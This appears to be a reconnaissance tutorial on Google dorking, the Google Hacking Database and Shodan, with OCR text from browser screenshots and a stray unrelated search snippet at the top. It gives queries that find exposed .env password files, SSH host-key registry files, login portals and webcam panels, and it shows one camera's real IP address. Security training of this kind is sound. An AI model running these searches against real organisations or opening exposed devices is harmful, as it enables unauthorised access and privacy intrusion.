https://health.mo.gov › living › lpha › xls XLS


Annual Financial Report

ANNUAL **FINANCIAL REPORT** Detail Sheet for Listing of Other Revenue Sources ... **Financial Report** that will be accepted. Please do not submit hard copy ...

3.2 Identifying Software Versions and Vulnerabilities

Google Hacking can reveal specific software versions, which can then be cross-referenced with known vulnerabilities.

Example: Finding Web Server Versions


intitle:"Index of" "Server at" - G
google.com/search?q=intitle%3A"Index+of"+"Server+at"+&sca_esv=82020f27733c768a&ei=Vp_HZeq4D4CC9u8P2pGqqAU&ve...
Incognito
Google
intitle:"Index of" "Server at"
Sign in

https://www.gtce.org.uk › media_parliament › news_c...

Index of /media_parliament/news_comment

[PARENTDIR], Parent Directory, -. [DIR], edu_bill1102/, 2016-02-07 21:36, -. Apache/2.4.29 (Ubuntu) **Server at** www.gtce.org.uk Port 443.

UrBackup
https://www.urbackup.org › downloads › Server

Index of /downloads/Server

-. [DIR], 2.5.31/, 2023-04-30 15:06, -. [DIR], 2.5.32/, 2023-10-04 15:09, -. [DIR], archive/, 2023-04-30 15:22, -. Apache/2.4.38 (Debian) **Server at** www.urbackup ...

USP
http://lhe.ib.usp.br › data

Index of /data

Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. [ ], doku.php, 2019-


This query looks for index pages that might disclose web server and version information.

3.3 Discovering Login Portals

Finding login portals can help penetration testers identify potential entry points for further testing.

Example: Locating Login Pages

inurl:login site:example.com


inurl:login site:bankofamerica.c
google.com/search?q=inurl%3Alogin+site%3Abankofamerica.com&sca_esv=82020f27733c768a&ei=4p_HZb66NuP67_UPsaKW...
Incognito
Google
inurl:login site:bankofamerica.com
Sign in

bankofamerica.com
https://www.bankofamerica.com › contact-us › bank-o...

Troubleshoot your Bank of America Login Issues

Having trouble signing into your Bank of America account or resetting your password? Learn how to address your Bank of America login issues and troubleshoot ...

bankofamerica.com
https://auth.privatebank.bankofamerica.com › login

Login - Private Bank Online - Bank of America

Log in · Forgot your password? · Forgot your password? · Forgot your password? · Success · Your Privacy Choices ...

bankofamerica.com
https://m.globalcard.bankofamerica.com › Login

Login


This search attempts to find login pages within the **example.com** domain.

4. Google Hacking Database (GHDB)

The Google Hacking Database (GHDB) is a repository of Google Hacks that penetration testers and security researchers have found useful. It's a valuable resource for discovering new and effective Google Dorks.


Example: Using GHDB

- Navigate to the GHDB website (e.g., Exploit Database's GHDB section).
- Browse or search for dorks related to your specific information-gathering needs.
- Adapt and use these dorks in Google searches to uncover relevant information.


Google Hacking Database (GH
exploit-db.com/google-hacking-database
Incognito

Added			
2024-02-06	allintitle:"Bright Cluster Manager" site:.edu	Vulnerable Servers	Thomas Heverin
2024-02-05	intitle:"index of" env.cgi	Files Containing Juicy Info	Wallehazz
2024-02-02	intitle:"Welcome to iTop version" wizard	Vulnerable Servers	Nadir Boulacheb (RubX)
2024-02-02	intitle:"Installation Wizard - PowerCMS v2"	Vulnerable Servers	Nadir Boulacheb (RubX)
2024-02-02	"Started by upstream project" ext:txt	Files Containing Juicy Info	Nadir Boulacheb (RubX)
2024-02-02	ext:java intext:"executeUpdate"	Files Containing Juicy Info	BULLETMHS
2024-01-29	intitle:"OpenVpn Status Monitor"	Vulnerable Servers	Sabean Technology
2024-01-23	intitle:"index of" database.properties	Sensitive Directories	Odela Rohith
2024-01-23	Apache Struts 2.x Path Traversal Vulnerability (CVE-2023-50164) Detection Dork	Vulnerable Servers	Parth Jamodkar
2024-01-23	filetype:reg reg HKEY_CURRENT_USER SSHHOSTKEYS	Files Containing Juicy Info	web work


When combining a few operators, improve the search results and get more accurate on what you need. One place to find ready commands to use is the Google hacking database, where users upload commands and search strings that provide juicy info, which is exploit-db.com/google-hacking-database. Use the category list and search bar to find what you need.


Google Hacking Database (GHDB) - Google Dorks, OSINT, Recon - Mozilla Firefox
Google Hacking Databas
https://www.exploit-db.com/google-hacking-database
EXPLOIT DATABASE
Filters
Reset All
Show 15
Quick Search

Google Hacking Database

Date Added	Dork	Category	Author
2021-10-01	inurl: /admin/login.php intitle: panel admin	Pages Containing Login Portals	Bhavin Amesara
2021-10-01	intitle: "index of data clinic"	Files Containing Juicy Info	Romell Marin Cordoba

Searching for *network camera*.



Google Hacking Database (GHDB) - Google Dorks, OSINT, Recon - Mozilla Firefox
Google Hacking Databas
EXPLOIT DATABASE
Filters
Reset All

https://www.exploit-db.com/google-hacking-database


Google Hacking Database

Show 15

Quick Search: network camera

Date Added	Dork	Category	Author
2021-04-23	intitle:"Milesight Network Camera" intext:"Language"	Various Online Devices	J. Igor Melo
2020-08-21	inurl:"view.shtml" "Network Camera"	Various Online Devices	Alexandros Pappas
2020-07-21	inurl:/ViewerFrame? intitle:"Network Camera NetworkCamera"	Various Online Devices	Alexandros Pappas

When you click on a query, see details about the author, the upload date, and other notes.



intitle:NetworkCamera intext:"Pan / Tilt" inurl:ViewerFrame - Various Online Devices GHDB Google Dork - Mozilla Firefox
intitle:NetworkCamera in
Device(*)
EXPLOIT DATABASE

https://www.exploit-db.com/ghdb/5843

intitle:NetworkCamera intext:"Pan / Tilt" inurl:ViewerFrame

GHDB-ID: 5843


Author: NICHOLAS DOROPOULOS

Published: 2020-03-30

Google Dork Description:

intitle:NetworkCamera intext:"Pan / Tilt" inurl:ViewerFrame

Google Search: intitle:NetworkCamera intext:"Pan / Tilt" inurl:ViewerFrame



intitle:NetworkCamera intext:"Pan / Tilt" inurl:ViewerFrame - חיפוש ב-Google - Mozilla Firefox
intitle:NetworkCamera in
intitle:NetworkCamera in
120%
Google
הכול
שופינג
תמונות
סרטונים
מפות
עוד
כלים

https://www.google.com/search?q=intitle%3ANetworkCamera+intext%3A"Pan+%2F+T

e:NetworkCamera intext:"Pan / Tilt" inurl:ViewerFrame


כ-255 תוצאות (0.47 שניות)

http://73.78.24.213 › ViewerFrame ▾ לדף המתורגם

Network Camera NetworkCamera

Pan / Tilt. Zoom. Tele · Wide. Focus. Near Auto Far. Preset, Program · dfgfgfgfg · pool · entranceeeee · solo. Brightness. - · STD · +. Resolution.

Opening one of the links reveals the camera management page.



5. Constructing Effective Google Dorks

Creating effective Google Dorks involves understanding the information you wish to uncover and how it might be stored or referenced online. Combining multiple search operators can yield more specific and useful results.

Example: Finding Configuration Files


site:example.com filetype:env "DB_PASSWORD"

This search attempts to find **.env** configuration files on **example.com** that contain database password settings.

Shodan Search Engine


Shodan (Sentient Hyper-Optimized Data Access Network) is a database that contains a significant amount of information about IP addresses. Shodan automatically scans specific targets or is requested *On-Demand* by a user to scan a specific goal.

shodan.io



Search Engine for the Internet of Everything

Shodan is the world's first search engine for Internet-connected devices. Discover how Internet intelligence can help you make better decisions.



Shodan Products

// MAIN WEBSITES

Shodan Search

The main search engine that makes the information collected by Shodan available through a website.

VISIT WEBSITE

Shodan Monitor

Keep track of all your devices that are directly accessible from the Internet. Shodan provides a comprehensive view of all exposed services to help you stay secure.

VISIT WEBSITE

Shodan Maps


Explore the world of Internet-connected devices using a map. Zoom in, pan around and narrow down results based on the GeoIP information.

VISIT WEBSITE


To use the necessary search capabilities of Shodan, register. As Shodan evolves daily, this or any other buttons may change shape or content.

Basic Query

Return to the Beta website login into Shodan afterward.


Shodan Search Engine - Mozilla Firefox
Shodan Search Engine
https://www.shodan.io/dashboard
SHODAN
Explore
Downloads
Pricing
Search...
Account
Dashboard
Getting Started
What is Shodan?
Search Query Fundamentals
Working with Shodan Data Files
LEARN MORE
>_ ASCII Videos
Setting up Real-Time Network Monitoring
Measuring Public SMB Exposure
Analyzing the Vulnerabilities for a Network
VISIT THE CHANNEL
</> Developer Access
How to Download Data with the API
Looking up IP Information
Working with Shodan Data Files
DEVELOPER PORTAL

